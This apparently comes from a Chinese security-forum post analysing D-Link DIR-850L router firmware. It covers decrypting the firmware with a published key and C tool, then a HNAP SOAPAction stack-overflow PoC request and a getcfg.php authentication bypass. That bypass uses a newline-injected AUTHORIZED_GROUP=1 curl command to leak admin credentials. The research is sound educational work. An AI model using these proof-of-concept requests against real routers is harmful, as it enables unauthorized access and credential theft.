iot学习-DIR-850L漏洞分析

Sr0cky / 2019-06-10 06:02:00 / 浏览数 5016 安全技术 漏洞分析 顶(0) 踩(0)

前期准备

固件下载：

```
ftp://ftp2.dlink.com/PRODUCTS/DIR-850L/REVA/DIR-850L_REVA_FIRMWARE_1.14.B07_WW.ZIP

ftp://ftp2.dlink.com/PRODUCTS/DIR-850L/REVB/DIR-850L_REVB_FIRMWARE_2.07.B05_WW.ZIP
```

我们用binwalk分析一下1.14固件

```
iot@pwn:~/Desktop/tools/firmadyne$ binwalk DIR-850L_REVA_FIRMWARE_1.14.B07_WW.ZIP

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compressed size: 94426, uncompressed size: 104699, n
94501         0x17125         Zip archive data, at least v2.0 to extract, compressed size: 9628229, uncompressed size: 9678992
9722945       0x945C41        End of Zip archive, footer length: 22
```

我们再用binwalk分析一下2.07固件

```
iot@pwn:~/Desktop/iot$ binwalk DIR850LB1_FW207WWb05.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
```

我们发现什么信息也获取不到，应该是被加密了，我们解密一下

这是解密固件的程序：


```
/*
* Simple tool to decrypt D-LINK DIR-850L REVB firmwares
*
* $ gcc -o revbdec revbdec.c
* $ ./revbdec DIR850L_REVB_FW207WWb05_h1ke_beta1.bin wrgac25_dlink.2013gui_dir850l > DIR850L_REVB_FW207WWb05_h1ke_beta1.decryp
*/

#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#define USAGE "Usage: decimg <filename> <key>\n"

int main(int    argc,
        char   **argv)
{
       int     i, fi;
       int     fo = STDOUT_FILENO, fe = STDERR_FILENO;

       if (argc != 3)
       {
               write(fe, USAGE, strlen(USAGE));
               return (EXIT_FAILURE);
       }

       if ((fi = open(argv[1], O_RDONLY)) == -1)
       {
               perror("open");
               write(fe, USAGE, strlen(USAGE));
               return (EXIT_FAILURE);
       }
```


```
        const char *key = argv[2];
        int kl = strlen(key);

        i = 0;
        while (1)
        {
                char buffer[4096];
                int j, len;
                len = read(fi, buffer, 4096);
                if (len <= 0)
                        break;
                for (j = 0; j < len; j++) {
                        buffer[j] ^= (i + j) % 0xFB + 1;
                        buffer[j] ^= key[(i + j) % kl];
                }
                write(fo, buffer, len);
                i += len;
        }

      return (EXIT_SUCCESS);
}
```

```
iot@pwn:~/Desktop/iot$ gcc -o revbdec revbdec.c
iot@pwn:~/Desktop/iot$ ./revbdec DIR850LB1_FW207WWb05.bin wrgac25_dlink.2013gui_dir850l > DIR850LB1_FW207WWb05.decrypted
iot@pwn:~/Desktop/iot$ ls
DIR850LB1_FW207WWb05.bin            dump1090  revbdec.c
DIR850LB1_FW207WWb05.decrypted      DVRF      rtl-sdr
DIR-850L_REVA_FIRMWARE_1.14.B07_WW  revbdec
iot@pwn:~/Desktop/iot$ binwalk DIR850LB1_FW207WWb05.decrypted

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             DLOB firmware header, boot partition: "dev=/dev/mtdblock/1"
10380         0x288C          LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 51848
1704052       0x1A0074        PackImg section delimiter tag, little endian size: 10517760 bytes; big endian size: 8232960 byte
1704084       0x1A0094        Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 8231815 bytes, 2677 ino
```


分析一下固件，是Squashfs filesystem，我们用binwalk -Me将固件解压

然后用firmdyne模拟固件





To access your storage with SharePort Web Access, click here.



栈溢出漏洞

漏洞文件位于squashfs-root/htdocs/cgibin

先看下保护：

```
[*] '/squashfs-root/htdocs/cgibin'
   Arch:     mips-32-big
   RELRO:    No RELRO
   Stack:    No canary found
   NX:       NX disabled
   PIE:      No PIE (0x400000)
   RWX:      Has RWX segments
```

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:49.0) Gecko/20100101
Firefox/49.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HNAP_AUTH: BBD0605AF8690024AF8568BE88DD7B8E 1482588069
X-Requested-With: XMLHttpRequest
Referer: http://192.168.0.1/info/Login.html
Content-Length: 306
Cookie: uid=OLnLaWBI8S
Connection: close
```

汇编：

```
0x00414130 8f998410 lw t9, -0x7bf0(gp) ; [0x43ad50:4]=0x4251e0 sym.imp.getenv
0x00414134 0320f809 jalr t9
0x00414138 24847dac addiu a0, a0, 0x7dac ; HTTP_SOAPACTION
0x0041413c 3c040042 lui a0, 0x42
0x00414140 8fbc0020 lw gp, 0x20(sp)
0x00414144 2484615c addiu a0, a0, 0x615c
0x00414148 8f998410 lw t9, -0x7bf0(gp) ; [0x43ad50:4]=0x4251e0 sym.imp.getenv
0x0041414c 0320f809 jalr t9
0x00414150 00408821 move s1, v0 ; HTTP_SOAPACTION saved to s1
...
...
...
0x00414a14 02402021 move a0, s2 ; arg1 (dest)
0x00414a18 8fbc0020 lw gp, 0x20(sp)
0x00414a1c 8f9982b0 lw t9, -0x7d50(gp) ; [0x43abf0:4]=0x4253e0 sym.imp.strcat
0x00414a20 0320f809 jalr t9 ; Call to strcat
0x00414a24 02202821 move a1, s1 ; arg2 (src)
```

伪代码：

```
void* hnap_main(char* __s1_2, char* __src2, char* param2, void* param3) {
    unsigned int v0;
    void* __fd;
    unsigned int v0;
    char* ptr0 = param2;
    memset(&v2, 0, 256);
    getenv("HTTP_AUTHORIZATION");
    void* __src1 = getenv("HTTP_SOAPACTION");
    char* __s1 = __src1;
    __src1 = getenv("REQUEST_METHOD");
    char* __s1_1 = __src1;
    __src1 = getenv("HTTP_HNAP_AUTH");
    char* __s = __src1;
    __src1 = getenv("HTTP_COOKIE");
    char* __haystack = __src1;
    __src1 = getenv("HTTP_REFERER");
    void* ptr1 = __src1;
    param2 = 256;
    memset(&v3, 0, 256);
```

```
        else if(((unsigned char)(((int)__s) == 0))) {
            __src1 = strcasecmp(__s1_1, "POST");
            __src2 = 0;

            if(!((unsigned char)(((int)__src1) != 0))) {
                param2 = 0;
                cgibin_parse_request(0, 0, 0, param3);
            }

            __s1_1 = -2;
            puts("HTTP/1.1 401 Not Authorized\r");
            puts("WWW-Authenticate: Basic realm=\"HNAP 1.0\"\r");
            puts("Content-Type: text/html\r\n\r");
            puts("<title>401 Not Authorized</title>\r");
            puts("<h1>401 Not Authorized</h1>\r");
            v0 = &puts;
            __s1_2 = "You need proper authorization to use this resource.\r\n\r";
            v0{puts|unlink}(__s1_2);
            goto loc_415180;
        }
        else {
            memset(&v10, 0, 64);

            if(!((unsigned char)(((int)__haystack) == 0))) {
                __src1 = strstr(__haystack, "uid=");

                if(!((unsigned char)(((int)__src1) == 0))) {
                    strncpy(&v10, __src1 + 4, 10);
                    __src1 = strtok(__s, 4365424);
                    __s = __src1;
                    __src1 = strtok(0, 4365424);
                    char* __nptr = __src1;
                    strcpy(&v17, __src1);
                    strcat(&v17, __s1);
                    __src1 = find_sentry(&v21, &v10, 10, param3);
                    __haystack = __src1;

                    if(!((unsigned char)(((int)__src1) == 0))) {
                        strcpy(4444996, &v18);
                        __src1 = atoi(&v19);
                        __fd = __src1;
                        __src1 = atoi(__nptr);
                        __src2 = __nptr;

                        if(!((unsigned char)(((int)__src1) < ((int)__fd)))) {
                            strcpy(&v19, __src2);
                            sub_413B3C(&v17, &v18, &v6, param3);
                            __src1 = strcmp(__s, &v6);
```


这个漏洞是由于使用strcat（ ）函数没有限制长度引起的，此漏洞能够覆盖PC，从而控制程序的执行流，允许任意代码执行。在处理HTTP_SOAPACTION内容时，getenv获
HNAP_AUTH后，超过547字节后，将覆盖PC

POC：

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:49.0) Gecko/20100101
Firefox/49.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXAAAA
HNAP_AUTH: BBD0605AF8690024AF8568BE88DD7B8E 1482588069
X-Requested-With: XMLHttpRequest
Referer: http://192.168.0.1/info/Login.html
Content-Length: 306
Cookie: uid=kV8BSOXCoc
```

```
Connection: close
```

文件读取漏洞


漏洞点位于 /htdocs/web/getcfg.php

```php
function is_power_user()
{
    if($_GLOBALS["AUTHORIZED_GROUP"] == "")
    {
        return 0;
    }
    if($_GLOBALS["AUTHORIZED_GROUP"] < 0)
    {
        return 0;
    }
    return 1;
}

if ($_POST["CACHE"] == "true")
{
    echo dump(1, "/runtime/session/".$SESSION_UID."/postxml");
}
else
{
    if(is_power_user() == 1)
    {
        /* cut_count() will return 0 when no or only one token. */
        $SERVICE_COUNT = cut_count($_POST["SERVICES"], ",");
        TRACE_debug("GETCFG: got ".$SERVICE_COUNT." service(s): ".$_POST["SERVICES"]);
        $SERVICE_INDEX = 0;
        while ($SERVICE_INDEX < $SERVICE_COUNT)
        {
            $GETCFG_SVC = cut($_POST["SERVICES"], $SERVICE_INDEX, ",");
            TRACE_debug("GETCFG: serivce[".$SERVICE_INDEX."] = ".$GETCFG_SVC);
            if ($GETCFG_SVC!="")
            {
                $file = "/htdocs/webinc/getcfg/".$GETCFG_SVC.".xml.php";
                /* GETCFG_SVC will be passed to the child process. */
                if (isfile($file)=="1") dophp("load", $file);
            }
            $SERVICE_INDEX++;
```


这里有个读取文件的漏洞，要求GETCFG_SVC可控，从而利用dophp函数进行文件读取。

要想进入这个函数首先使is_power_user 函数返回值为1，只有当全局变量AUTHORIZED_GROUP>=0的时候，函数才会返回1，全局变量 AUTHORIZED_GROUP 是由cgibin中传入的，下面我们分析一下cgibin文件

cgibin首先判断请求类型（HEAD、GET、POST）



我们定位到cgibin处理post请求的地方，发现调用了cgibin_parse_request函数

```
.text:00406330 loc_406330:                             # CODE XREF: phpcgi_main+174↑j
.text:00406330                 la      $t9, sess_validate
.text:00406334                 jalr    $t9 ; sess_validate
.text:00406338                 addiu   $s1, $sp, 0x50+var_30
.text:0040633C                 lui     $a1, 0x42
.text:00406340                 move    $a0, $s1        # s
.text:00406344                 lw      $gp, 0x50+var_38($sp)
.text:00406348                 move    $a2, $v0
.text:0040634C                 la      $t9, sprintf
.text:00406350                 jalr    $t9 ; sprintf
.text:00406354                 la      $a1, aAuthorizedGrou_0  # "AUTHORIZED_GROUP=%d"
.text:00406358                 move    $a1, $s1
.text:0040635C                 lw      $gp, 0x50+var_38($sp)
.text:00406360                 la      $t9, sobj_add_string
.text:00406364                 jalr    $t9 ; sobj_add_string
.text:00406368                 move    $a0, $s0
.text:0040636C                 move    $a0, $s0
.text:00406370                 lw      $gp, 0x50+var_38($sp)
.text:00406374                 la      $t9, sobj_add_char
.text:00406378                 jalr    $t9 ; sobj_add_char
.text:0040637C                 li      $a1, 0xA
.text:00406380                 lui     $a1, 0x42
.text:00406384                 move    $a0, $s0
.text:00406388                 lw      $gp, 0x50+var_38($sp)
.text:0040638C                 la      $t9, sobj_add_string
.text:00406390                 jalr    $t9 ; sobj_add_string
.text:00406394                 la      $a1, aSessionUid  # "SESSION_UID="
.text:00406398                 lw      $gp, 0x50+var_38($sp)
.text:0040639C                 la      $t9, sess_get_uid
.text:004063A0                 jalr    $t9 ; sess_get_uid
.text:004063A4                 move    $a0, $s0
.text:004063A8                 li      $a1, 0xA
.text:004063AC                 lw      $gp, 0x50+var_38($sp)
.text:004063B0                 la      $t9, sobj_add_char
.text:004063B4                 jalr    $t9 ; sobj_add_char
.text:004063B8                 move    $a0, $s0
```

cgibin_parse_request在处理http请求的时候，经过sess_validate 验证的数据，赋值给 AUTHORIZED_GROUP ，因此可以非授权用户可以直接给AUTHORIZED_GROUP赋值来绕过验证

我们可以看出在调用 sobj_add_char 函数时，会用0xA，('\ n') 来分隔参数

所以我们构造的poc为

```
curl -d "SERVICES=DEVICE.ACCOUNT%0aAUTHORIZED_GROUP=1" "http://[IP]/getcfg.php"
```

```
curl -d ■■■POST■■■■
SERVICES=DEVICE.ACCOUNT■■■DEVICE.ACCOUNT.xml.php■■■■
%0a■URL■■■■■■■
```

可以看出成功泄露账户密码，由于我模拟的固件没设置密码，所以初始密码为空

```
~/Desktop/tools/firmware-analysis-toolkit/firmadyne$ curl -d "SERVICES=D
EVICE.ACCOUNT%0aAUTHORIZED_GROUP=1" "http://192.168.0.1/getcfg.php"
<?xml version="1.0" encoding="utf-8"?>
<postxml>
<module>
        <service>DEVICE.ACCOUNT</service>
        <device>
                <gw_name>DIR-850L</gw_name>

                <account>
                        <seqno></seqno>
                        <max>2</max>
                        <count>1</count>
                        <entry>
                                <uid></uid>
                                <name>Admin</name>
                                <usrid></usrid>
                                <password></password>
                                <group>0</group>
                                <description></description>
                        </entry>
                </account>
                <group>
                        <seqno></seqno>
                        <max></max>
                        <count>0</count>
                </group>
                <session>
                        <captcha>0</captcha>
                        <dummy></dummy>
```


参考文章

<https://www.nccgroup.trust/uk/our-research/d-link-dir-850l-web-admin-interface-vulnerable-to-stack-based-buffer-overflow/?research=Technical+advisori

https://xz.aliyun.com/t/2941#toc-6

https://www.anquanke.com/post/id/175625#h3-5

上一篇：手游外挂基础篇之ptrace注入 下一篇：强网杯区块链题目--Babybet...

1. 1 条回复

mir**** 2019-07-08 12:54:32

您好，大神：请问你解密固件的程序，依据是什么？ 您是如何 查找到解密程序的，方便交流一下吗？ QQ：737748384

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板